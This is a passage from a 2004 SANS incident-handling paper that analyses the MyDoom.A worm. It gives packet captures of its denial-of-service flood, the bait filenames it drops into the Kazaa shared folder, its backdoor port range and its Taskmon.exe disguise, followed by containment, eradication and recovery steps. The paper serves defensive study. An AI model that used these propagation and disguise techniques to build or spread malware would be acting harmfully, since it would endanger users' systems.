© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x0050        636f                                          co
```

Figure 4 – MyDoom.A sending email packets

When the infected system started up, a barrage of requests began with the target being an IP address associated with the SCO Organization's website. These requests took up all processor time, and the system was noticeably slowed. As can be seen below, these SYN requests were directed to port 80 from incrementing source ports.

```
15:40:09.960515 IP testSystem.4656 > targetSystem.80: S
2962728176:2962728176(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
0x0000        4500 0030 b06a 4000 8006 2f45 c0a8 0169  E..0.j@.../E...i
0x0010        d8fa 800c 1230 0050 b097 a4f0 0000 0000  .....0.P........
0x0020        7002 4000 bffe 0000 0204 05b4 0101 0402  p.@.............
15:40:09.961446 IP testSystem.4657 > targetSystem.80: S
2962786090:2962786090(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
0x0000        4500 0030 b06b 4000 8006 2f44 c0a8 0169  E..0.k@.../D...i
0x0010        d8fa 800c 1231 0050 b098 872a 0000 0000  .....1.P...*....
0x0020        7002 4000 ddc2 0000 0204 05b4 0101 0402  p.@.............
15:40:09.962558 IP testSystem.4658 > targetSystem.80: S
2962849958:2962849958(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
0x0000        4500 0030 b06c 4000 8006 2f43 c0a8 0169  E..0.l@.../C...i
0x0010        d8fa 800c 1232 0050 b099 80a6 0000 0000  .....2.P........
0x0020        7002 4000 e444 0000 0204 05b4 0101 0402  p.@..D..........
15:40:09.963728 IP testSystem.4659 > targetSystem.80: S
2962891405:2962891405(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
0x0000        4500 0030 b06d 4000 8006 2f42 c0a8 0169  E..0.m@.../B...i
0x0010        d8fa 800c 1233 0050 b09a 228d 0000 0000  .....3.P.."".....
0x0020        7002 4000 425c 0000 0204 05b4 0101 0402  p.@.B\..........
```

Figure 5 – MyDoom.A executing DoS attack

The DoS is a noticeable exploit, as it causes system use to slow to a grinding pace.

One of the focuses of this paper lies on the P2P community and how the MyDoom.A virus and how it has spread itself using the KMD client. The power of the MyDoom.A virus is how it copies itself to the shared directory of the KMD client. The filenames used by the MyDoom.A virus are names likely to be searched for. The names used are:

- nuke2004
- winamp5
- icq2004-final
- office_crack
- rootkitXP
- activation_crack
- strip-girl-2.0bdcom_patches

With the randomly determined file extension:

- pif
- exe
- scr

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- bat

The filename is randomly chosen and a copy of the infected file is placed into the *%root directory\Program Files\Kazaa\My Shared Directory* with no notice to the user. As shown below, the nuke2004 is in place (a .exe file extension is indicated by the Application designation), where no such program was in place before.




Figure 6 – Placement of infected file in shared directory

Since the directory is viewable by all users of the Kazaa network, the file can be searched for, downloaded, and executed.

Users are aware of what files are being downloaded by other members of the Kazaa network. Downloaded files are not scanned for viruses by the Kazaa program (though newer versions are scanned by the Bullguard anti-virus program), so the newly acquired (and infected) files are ready to be run and infect the new host machine. The latest version of the KMD client has an anti-virus program addition titled Bullguard which scans downloaded and shared files,

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

vastly reducing the threat of the MyDoom.A and MyDoom.B virus over the Kazaa network.



Figure 7 – Detection of infected file

Keeping Access

The MyDoom.A virus, when installed, opens a TCP port within the range of 3127-3198. The open TCP port allows unauthorized users to attempt to gain access to the infected system. The open TCP port acts as a backdoor to the system, and with the open port malicious users could execute other security exploits such as the DCOM or other Microsoft Windows vulnerabilities.

The backdoor is only opened once the virus is installed and the door will only remain open until the machine is rebooted, at which point the port would not normally be open. To retain access the MyDoom.A virus alters registry values so a TCP port within the range of 3127-3198 will be opened upon Windows' loading.

When the infected file downloaded from the Kazaa network was first run the port 3127 was immediately opened, which had not been open before. This open port provides a backdoor to the MyDoom.C virus and other variants that try to access the system.

As seen below, when the MyDoom.A virus is executed, a new TCP port is opened within the range expected (in this case 3127, the port MyDoom.C uses to connect shown in red), and various ports are open attempting to send the virus via SMTP (shown in blue).

Before MyDoom.A Execution: (netstat –a)

```
Active Connections

  Proto  Local Address          Foreign Address        State
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
TCP    testSystem:smtp          testSystem:0             LISTENING
TCP    testSystem:http          testSystem:0             LISTENING
TCP    testSystem:epmap         testSystem:0             LISTENING
TCP    testSystem:https         testSystem:0             LISTENING
TCP    testSystem:microsoft-ds  testSystem:0             LISTENING
TCP    testSystem:1025          testSystem:0             LISTENING
TCP    testSystem:1026          testSystem:0             LISTENING
TCP    testSystem:1027          testSystem:0             LISTENING
TCP    testSystem:1030          testSystem:0             LISTENING
TCP    testSystem:1032          testSystem:0             LISTENING
TCP    testSystem:1035          testSystem:0             LISTENING
TCP    testSystem:3372          testSystem:0             LISTENING
TCP    testSystem:6816          testSystem:0             LISTENING
TCP    testSystem:netbios-ssn   testSystem:0             LISTENING
TCP    testSystem:1032          test.test1.com:http      ESTABLISHED
TCP    testSystem:1371          test.test2.com:3531      TIME_WAIT
UDP    testSystem:epmap         *:*
UDP    testSystem:microsoft-ds  *:*
UDP    testSystem:1028          *:*
UDP    testSystem:1029          *:*
UDP    testSystem:3456          *:*
UDP    testSystem:1033          *:*
UDP    testSystem:1051          *:*
UDP    testSystem:1072          *:*
UDP    testSystem:netbios-ns    *:*
UDP    testSystem:netbios-dgm   *:*
UDP    testSystem:isakmp        *:*
```

Figure 8 – Normal port listing

After MyDoom.A Execution: (netstat –a)

```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    testSystem:smtp          testSystem:0             LISTENING
  TCP    testSystem:http          testSystem:0             LISTENING
  TCP    testSystem:epmap         testSystem:0             LISTENING
  TCP    testSystem:https         testSystem:0             LISTENING
  TCP    testSystem:microsoft-ds  testSystem:0             LISTENING
  TCP    testSystem:1025          testSystem:0             LISTENING
  TCP    testSystem:1026          testSystem:0             LISTENING
  TCP    testSystem:1027          testSystem:0             LISTENING
  TCP    testSystem:1031          testSystem:0             LISTENING
  TCP    testSystem:1034          testSystem:0             LISTENING
  TCP    testSystem:1046          testSystem:0             LISTENING
  TCP    testSystem:1047          testSystem:0             LISTENING
  TCP    testSystem:1061          testSystem:0             LISTENING
  TCP    testSystem:1203          testSystem:0             LISTENING
  TCP    testSystem:1212          testSystem:0             LISTENING
  TCP    testSystem:1217          testSystem:0             LISTENING
  TCP    testSystem:3127          testSystem:0             LISTENING
  TCP    testSystem:3372          testSystem:0             LISTENING
  TCP    testSystem:3531          testSystem:0             LISTENING
  TCP    testSystem:6816          testSystem:0             LISTENING
  TCP    testSystem:netbios-ssn   testSystem:0             LISTENING
  TCP    testSystem:1031          webServer1.net:http    ESTABLISHED
  TCP    testSystem:1046          p2p.p2pSystem1.net:3531  ESTABLISHED
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
TCP    testSystem:1047          p2p.p2pSystem2.net:3531  ESTABLISHED
TCP    testSystem:1123          mail.system1.net:smtp  TIME_WAIT
TCP    testSystem:1191          mail.system2.net:smtp  TIME_WAIT
TCP    testSystem:1195          mail.system3.net:smtp  TIME_WAIT
TCP    testSystem:1203          mail.system4.net:smtp      SYN_SENT
TCP    testSystem:1204          mail.system5.net:smtp  TIME_WAIT
TCP    testSystem:1206          mail.system6.net:smtp  TIME_WAIT
TCP    testSystem:1208          mail.system7.net:smtp      TIME_WAIT
TCP    testSystem:1209          mail.system8.net:smtp  TIME_WAIT
TCP    testSystem:1212          mail.system9.net:smtp  SYN_SENT
TCP    testSystem:1214          mail.system10.net:smtp  TIME_WAIT
TCP    testSystem:1217          mail.system11.net:smtp  SYN_SENT
UDP    testSystem:epmap         *:*
UDP    testSystem:microsoft-ds  *:*
UDP    testSystem:1028          *:*
UDP    testSystem:1029          *:*
UDP    testSystem:3456          *:*
UDP    testSystem:3531          *:*
UDP    testSystem:1032          *:*
UDP    testSystem:1066          *:*
UDP    testSystem:netbios-ns    *:*
UDP    testSystem:netbios-dgm   *:*
UDP    testSystem:isakmp        *:*
```

Figure 9 – Port listing of infected machine

This specific range of ports has multiple purposes. The first purpose is by opening a range of ports it is harder to block the backdoor opened by the MyDoom.A virus since applications may need use one of the ports being blocked. The second purpose of having a defined range of ports is so the backdoor can be accessed by any malicious user who wants to attack the system by having a known range of ports to check for vulnerability.

Covering Tracks

The MyDoom.A virus covers its tracks by installing itself using common filenames found within the Microsoft Windows operating system. The filename used by the MyDoom.A virus is Taskmon.exe, placed in a different directory than the original Windows system file. The noticeable difference between a valid system file and the virus is the different icon. The actual taskmon program of the Windows operating system would not have a notepad/text icon, which was found within the infected system.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 10 – Placement of disguised virus in system directory.

This file is normally run in the background of the operating system, so users inspecting active processes do not notice the virus running in the background. Attempts to end the necessary Windows process usually results in an error message stating ending the process is not possible. Ending the virus's program is possible, but the actual Windows program is not easily killed.

Incident Handling Process

This section describes the process involved in handling the MyDoom viruses following the process defined by the SANS organization.

Preparation

The environment in which the MyDoom.A exploit occurs is a Microsoft Windows environment. The countermeasures in place are a Linksys BEFSR11 firewall and the Bullguard anti-virus software which accompanies new installations of the KMD client.

There was no specified incident handling process in place within the network, though the GIAC/SANS Incident Handling process was used to handle the exploit as it would have occurred in a production environment. The team consisted of myself acting as the end-user of the infected system, the system administrator of the network, and the security/incident handling unit.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The best preparation against the MyDoom.A virus in this exploit was the Bullguard software installed with the KMD client. The preparation status of the network was to have the Bullguard software configured to scan the files being shared by the user over the Kazaa network once a week and virus definitions updated whenever the KMD client was started (see below).




Figure 11 – Configuration of Bullguard anti-virus program

Like most viruses the MyDoom.A virus is preventable through the use of anti-virus software. Anti-virus software should be configured to scan files as they are executed to ensure the safety of the programs as well to scan emails and their attachments. The key to keeping a system safe from viruses is to maintain an up to date library of virus definitions. While the system used had an anti-virus program attached to the Kazaa network with current virus definitions, a program to scan programs as they were run was not in place.

Another preparatory step when dealing with viruses using email as a medium for infection is to have a policy in place prohibiting the opening of attachments from unknown sources. By having a policy covering the opening of email attachments and software preventing unauthorized P2P traffic, the propagation mediums of

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

the MyDoom.A virus are effectively eliminated. Since the attack came from a file obtained through the Kazaa network, the email policy did not apply.

The Bullguard service scans existing files shared by the user of the computer over the Kazaa network. The Bullguard anti-virus service is installed by default when the KMD client is downloaded, so the threat of the MyDoom.A virus is reduced. The Bullguard software updates its virus definitions on a schedule basis by default, so new variations of the MyDoom virus utilizing Kazaa as propagation mediums will be negated as a threat.

While the MyDoom.A is self-propagating and independent, its variants all rely on either the open TCP port caused by other MyDoom variants, the email propagation created by the MyDoom.A virus, or the Kazaa network. Bullguard reduces the threat of one of the most overlooked methods of MyDoom.A's propagation, the P2P Kazaa network.

The KMD client is used to control when and how often the files accessed by the Kazaa network are scanned with Bullguard, as well as the files downloaded using the KMD client. The files containing virus definitions are downloaded from a predefined server. The server automatically provides current definitions, which are downloaded by Bullguard on the KMD client's startup.

To prevent and limit unnecessary P2P traffic, there is an open-source filter in existence called p2pwall. This software is meant to be installed on a Linux firewall and looks at packets to determine whether the protocol being used is the FastTrack P2P protocol.

The p2pwall software is designed to stop all variants of the Kazaa network and its clients. Other, non-Kazaa P2P clients are also disabled but the MyDoom virus doesn't use these clients to spread itself (Lowth).

Identification

The timeline for the identification of the MyDoom.A exploit began with the installation of the KMD client. Within 15 minutes of installing the client and executing a search, a possibly infected file was downloaded and placed into quarantine. The quarantined file was executed, and unauthorized traffic immediately began. Execution of netstat identified an open port within the range associated with MyDoom.A (as identified in Figures 8 and 9).

Processor activity increased, and network activity increased as well, as demonstrated in Figure 13. The situation proceeded with the end user contacting the system administrator to notify of a slowing of the network. The system administrator proceeded to examine the network traffic coming from the infected machine (see Figure 5) and notice the large amount of SYN requests being sent from the target machine and the Incident Handling team was dispatched.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The total time from infection to identification of a likely exploit of the MyDoom.A virus was 2 hours. The Incident Handling team ensured this was an infection of the MyDoom.A virus by looking for symptoms of the MyDoom.A virus. Registry keys were examined that MyDoom.A creates/edits, and when the new file was found inside the directory shared over the Kazaa network and the open TCP port was confirmed the MyDoom.A virus was confirmed to have exploited the infected system. The appearance of a suspicious file in the Windows system directory also verified the presence of MyDoom.A (Figure 10).

There are multiple indicators there is a breach of security caused by the MyDoom.A virus. The first indication the MyDoom.A virus may have infected a system is the appearance of a Notepad document containing garbled characters, which represent random bits the MyDoom.A virus uses. The file does not contain the virus itself, but it is an excellent indicator to a user something is wrong (though if the virus came in the form of an email attachment the odd appearance of the text seems okay, which is chalked up to social engineering).

Another indicator the MyDoom.A virus has installed itself is the presence of an open TCP port in the number 3127. This port is not normally used by the Windows operating system, so the running of netstat or other port scanning program will expose the open port.

As one of the focuses of this analysis is how the MyDoom.A virus uses the KMD client to spread itself across the Kazaa P2P network undetected, the indicator of a new file being shared from the user is one of the most noticeable symptoms of the MyDoom.A virus. An inspection of the directory in *%root directory%\Program Files\Kazaa\My Shared Directory* will reveal whether a new file containing one of the names MyDoom.A uses is present.

The final indicator whether the MyDoom.A virus has infected a system is the alteration of specific Windows registry values. The values altered by the MyDoom.A virus have an effect on how the Windows operating system behaves, but there is not a noticeable change from a user's perspective when these values are altered.

Containment

The containment of the MyDoom.A virus began with the closing of the KMD client. This made sure the virus would not continue to be downloaded from the infected machine.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



Figure 12 – Closing the KMD client

To contain the MyDoom.A virus, the disguised malicious process "Taskmon.exe" was killed. In the event the infected system had been Windows 95/98/ME, where the Taskmon process is a valid process to be running, a filter for CPU activity would have been done and the higher activity process would have been killed.




Figure 13 - High CPU activity from taskmon (MyDoom.A)

The containment of the MyDoom.A virus is feasible. There are many tools to combat the MyDoom.A virus. Microsoft has issued and made available for download a program to locate and fix any files that have been infected by the MyDoom.A virus, as have several anti-virus companies such as Symantec and Real Networks. The tool provided by Microsoft is described below within the Eradication section of this paper.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The tools used for containment of the MyDoom.A virus are built into the Windows operating system. The Windows Task Manager program provides access to active processes on the infected system, and can be accessed through the command line by entering “taskmgr”. Isolation from the Kazaa network does not require any specific tools. The Windump program was used to verify unauthorized network activity had ceased, no switches were used.

```
10:11:24.680098 IP testSystem.1231 > dns1.com.53:  93+ PTR?
101.1.168.192.in-addr.arpa. (44)
10:11:24.751187 IP dns1.com.53 > testSystem.1231:  93 NXDomain* 0/1/0
(112) (DF)
```

Figure 14 - Normal network activity

Isolation from the Kazaa network is one of the most important steps when dealing with the MyDoom.A virus. The KMD client installs with a default setting to automatically start up and connect to the Kazaa network when Windows boots up. When the KMD client opens up, the Kazaa shared directory is automatically shared with other users.

The first step to containing the threat present to the Kazaa network is to disconnect the infected user from the Kazaa network. Once the user is disconnected, the removal of the infected file is a matter of inspecting the shared drive on the user’s hard drive. Looking for one of the specific filenames used by the MyDoom.A virus should reveal which file needs to be removed. Deleting the file is ideal, but moving the infected file to a different directory is another option to contain the threat. The Bullguard program will locate and remove the infected file upon the next startup of the KMD client, as shown below.



Figure 15 – Detection of infected file in shared directory

Backup of the infected system is not necessary since system files or existing registry keys are not harmed or altered by the MyDoom.A virus.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Eradication

The eradication of the MyDoom.A virus is able to be reached through the use of any one of multiple tools available from different vendors. Anti-virus programs have the ability to scan existing systems for infected files, so removing the files hidden in the system directory used by MyDoom.A is possible. As is the reoccurring theme with MyDoom.A, social engineering is the root cause of this incident.

The registry entries of the MyDoom viruses need to be returned to their pre-virus state. Directions from major anti-virus vendors provide directions on which keys need to be altered. The alteration of registry keys can be done using the regedit utility, though in this situation the tools provided by Microsoft and other vendors make using regedit unnecessary. Microsoft offers an executable file that automates the repair of the registry keys, as well as the removal and repair of the Windows system files.

Major anti-virus vendors offer tools to remove all variations of the MyDoom viruses. Removal and detection of the MyDoom virus is simplified to a great extent with the online tool provided by Microsoft. The online tool does not require any software installation, works on all Windows platforms, and is free to access and use. Running the tool removes the effects of MyDoom.A but does not prevent future exploits of the same nature, though anti-virus programs make recovery and future protection likely.




Figure 16 – Microsoft MyDoom detection & removal tool

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Recovery

Recovery from the MyDoom.A virus is minimal once the virus is eradicated. The MyDoom.A virus does not have any lasting negative effect on any files within the Windows system files.

The recovery tool provided by Microsoft returns the infected system to a non-infected state. The altered registry keys are returned to their original state and the infected file shared over the Kazaa network is deleted by Bullguard, as shown in Figure 15.

The Microsoft tool was run, with the following output. Once the tool was run, virus definitions were updated. Steps beyond virus update and running the recovery tool are unnecessary to recover from the MyDoom.A virus.

To ensure the threat to the system has been eliminated, a file known to be infected with the MyDoom.A virus is executed, and a scan of open ports of the infected system is done. The anti-virus software should catch the infected file before the virus is installed and the suspect port within the range of the MyDoom.A virus should be closed.




Figure 17 – Confirmation of successful removal of MyDoom.A using Microsoft tool

